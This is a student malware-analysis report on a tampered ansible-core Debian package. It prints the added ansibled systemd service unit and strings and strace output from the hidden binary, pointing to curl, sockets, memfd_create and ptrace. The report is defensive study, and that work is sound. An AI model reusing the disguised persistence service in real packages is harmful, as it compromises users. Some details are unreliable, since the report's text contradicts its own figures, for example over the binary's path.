Reverse Engineering - Suspicious Deb package

Tiago Silvestre - 103554, David Araújo - 93444

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
Execute summary

Major Findings


For this project, we received a DEB file labeled *ansible-core_2.14.3-1+ua_all.deb*, along with a note indicating that the name and version don't align with the original package. As a result, we conducted an internet search to locate the original package, identified as *ansible-core_2.14.3-1_all.deb*.



```
remnux@workstation:~/orig$ tree -L 2 .
.
|-- infected
|   |-- lib
|   `-- usr
`-- original
    `-- usr
```

Figure 1: Directory Struture


By utilizing `dpkg-deb` to extract the contents of both DEB files, we observed a notable distinction: the infected file contains an extra directory. Within the *lib* directory of the infected file, we discovered a descriptor for a system service.



```
remnux@workstation:~/orig$ cat infected/lib/systemd/system/ansibled.service
[Unit]
Description=Service for Ansible support
DefaultDependencies=no
RequiresMountsFor=/tmp
After=systemd-remount-fs.service systemd-tmpfiles-setup.service systemd-modules-load.service

[Service]
ExecStart=/usr/bin/ansibled
TimeoutStopSec=5

[Install]
WantedBy=multi-user.target
Alias=ansibled.service
```

Figure 2: Ansibled service descriptor

The crucial aspect of this descriptor is the executable binary file it points to, explicitly specified as `ExecStart=/usr/lib/ansibled`.




~/imported/unpacked_ua/lib/systemd/system/ansibled.service - Mousepad

```
[Unit]
Description=Service for Ansible support
DefaultDependencies=no
RequiresMountsFor=/tmp
After=systemd-remount-fs.service systemd-tmpfiles-setup.service systemd-modules-load.service

[Service]
ExecStart=/usr/bin/ansibled
TimeoutStopSec=5

[Install]
WantedBy=multi-user.target
Alias=ansibled.service

```

Figure 3: Ansibled binary file


We can verify that this is indeed an additional file and ensure we are comparing the correct packages by employing the `deephash` tool to compare the hash values of multiple files. This comparison reveals identical hash values, confirming that these are indeed the same packages and that the identified file is an extra component.



```
┌──(vagrant㉿kali)-[~/imported]
└─$ hashdeep -r -l -c md5 unpacked/usr/bin unpacked_ua/usr/bin
%%%% HASHDEEP-1.0
%%%% size,md5,filename
## Invoked from: /home/vagrant/imported
## $ hashdeep -r -l -c md5 unpacked/usr/bin unpacked_ua/usr/bin
##
218,e60af23c9d7a9bfe447e683867d9c8a9,unpacked/usr/bin/ansible-config
217,df2bbe7b49ec98d9a6a2b93f6660018b,unpacked/usr/bin/ansible-vault
218,f094ace26ea2264c96eb45319bfc40a9,unpacked/usr/bin/ansible-galaxy
220,6bacd9e3c623c7d99fc6df775ef94e00,unpacked/usr/bin/ansible-playbook
221,d915024a1c2450150e32508bd40196de,unpacked/usr/bin/ansible-inventory
216,c013e7b225093a02da0718d6b95dd337,unpacked/usr/bin/ansible-pull
247,78a66ea95c397d36767e0b4b92e14ec2,unpacked/usr/bin/ansible-connection
219,28b484ed596e85379cd58b81c2513db9,unpacked/usr/bin/ansible-console
1701,b5f163a82a17fd8bddcad69bb18466d0,unpacked/usr/bin/ansible-test
217,e95c3627541e0cbe29c12029bbe91bc4,unpacked/usr/bin/ansible
215,def61ecf63ec9191732b5b1c0f2c2c94,unpacked/usr/bin/ansible-doc
218,e60af23c9d7a9bfe447e683867d9c8a9,unpacked_ua/usr/bin/ansible-config
217,df2bbe7b49ec98d9a6a2b93f6660018b,unpacked_ua/usr/bin/ansible-vault
14776,ac940b405d1511f53d922bb4e79a025b,unpacked_ua/usr/bin/ansibled
218,f094ace26ea2264c96eb45319bfc40a9,unpacked_ua/usr/bin/ansible-galaxy
220,6bacd9e3c623c7d99fc6df775ef94e00,unpacked_ua/usr/bin/ansible-playbook
221,d915024a1c2450150e32508bd40196de,unpacked_ua/usr/bin/ansible-inventory
216,c013e7b225093a02da0718d6b95dd337,unpacked_ua/usr/bin/ansible-pull
247,78a66ea95c397d36767e0b4b92e14ec2,unpacked_ua/usr/bin/ansible-connection
219,28b484ed596e85379cd58b81c2513db9,unpacked_ua/usr/bin/ansible-console
1701,b5f163a82a17fd8bddcad69bb18466d0,unpacked_ua/usr/bin/ansible-test
217,e95c3627541e0cbe29c12029bbe91bc4,unpacked_ua/usr/bin/ansible
215,def61ecf63ec9191732b5b1c0f2c2c94,unpacked_ua/usr/bin/ansible-doc
```

Figure 4: Hash comparison

Ansibled File Analysis




```
remnux@workstation:~/orig/infected/usr/bin$ exiftool ansibled
ExifTool Version Number         : 12.50
File Name                       : ansibled
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2024:03:27 18:18:07+00:00
File Access Date/Time           : 2024:04:13 14:17:29+00:00
File Inode Change Date/Time     : 2024:04:13 13:57:17+00:00
File Permissions                : -rwxr-x---
File Type                       : ELF shared library
File Type Extension             : so
MIME Type                       : application/octet-stream
CPU Architecture                : 64 bit
CPU Byte Order                  : Little endian
Object File Type                : Shared object file
CPU Type                        : AMD x86-64
```

Figure 5: File type


We initiate the process by employing `exiftool` to ascertain the file type and the CPU architecture it is designed to run on. Our examination reveals that it is an ELF file intended for execution on an x86 64-bit architecture.

Additionally, we employ the `strings` tool to search for any clear text within the file.



```
remnux@workstation:~/orig$ strings infected/usr/bin/ansibled | less
/lib64/ld-linux-x86-64.so.2
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
curl_easy_cleanup
curl_easy_init
curl_easy_setopt
curl_easy_perform
pthread_detach
rewind
setvbuf
snprintf
setsockopt
sleep
perror
free
fread
exit
dlclose
sigaction
bind
unlink
htons
fopen
socket
strlen
ptrace
pthread_create
getpid
stdout
malloc
__libc_start_main
stderr
listen
memfd_create
dlsym
dlopen
__cxa_finalize
ftell
accept
fclose
memset
access
fseek
write
libcurl.so.4
```

Figure 6: Strings inside ansibled (1)




```
0x000020a3   memfd_create failed
0x000020b7   write failed
0x000020c4   /proc/%d/fd/%d
0x000020d7   y\";&y78%?4:32x:95=
0x000020ed   o4-0o'5)$%n0$&
0x00002278   \e\f\a\b
```

Figure 7: Strings inside ansibled (2)

We uncover that this binary is likely involved in operations related to **sockets**, indicating a potential need to search for information such as **addresses and port numbers**. Moreover, it appears to handle **file writing and reading tasks**, along with suspicious activities like searching for process IDs and accessing files associated with specific PIDs within the *proc* directory.

Given the apparent involvement in reading and writing operations, we can infer the presence of **syscalls**. Consequently, we utilize `strace` to trace the execution and discern the accessed resources during runtime.




```
unlink("*qhu*dkvlgi`a+ijfn")            = -1 ENOENT (No such file or directory)
rt_sigaction(SIGFPE, {sa_handler=0x5642863e8b37, sa_mask=[], sa_flags=SA_RESTORER|SA_NODEFER, sa_restorer=0x7f7fead7a520}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGRT_1, {sa_handler=0x7f7feadc9870, sa_mask=[], sa_flags=SA_RESTORER|SA_ONSTACK|SA_RESTART|SA_SIGINFO, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
mmap(NULL, 8392704, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS|MAP_STACK, -1, 0) = 0x7f7fe962d000
mprotect(0x7f7fe962e000, 8388608, PROT_READ|PROT_WRITE) = 0
rt_sigprocmask(SIG_BLOCK, ~[], [], 8)   = 0
clone3({flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|CLONE_SETTLS|CLONE_PARENT_SETTID|CLONE_CHILD_CLEARTID, child_tid=0x7f7fe9e2d910, parent_tid=0x7f7fe9e2d910, exit_signal=0, stack=0x7f7fe962d000, stack_size=0x7ffcc0, tl
s=0x7f7fe9e2d640}, 88) = -1 ENOSYS (Function not implemented)
clone(child_stack=0x7f7fe9e2ccb0, flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|CLONE_SETTLS|CLONE_PARENT_SETTID|CLONE_CHILD_CLEARTID, parent_tid=[3577], tls=0x7f7fe9e2d640, child_tidptr=0x7f7fe9e2d910) = 3577
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
access("*qhu*dkvlgi`a+ijfn", F_OK)      = -1 ENOENT (No such file or directory)
access("/tmp/guide.pdf", F_OK)          = -1 ENOENT (No such file or directory)
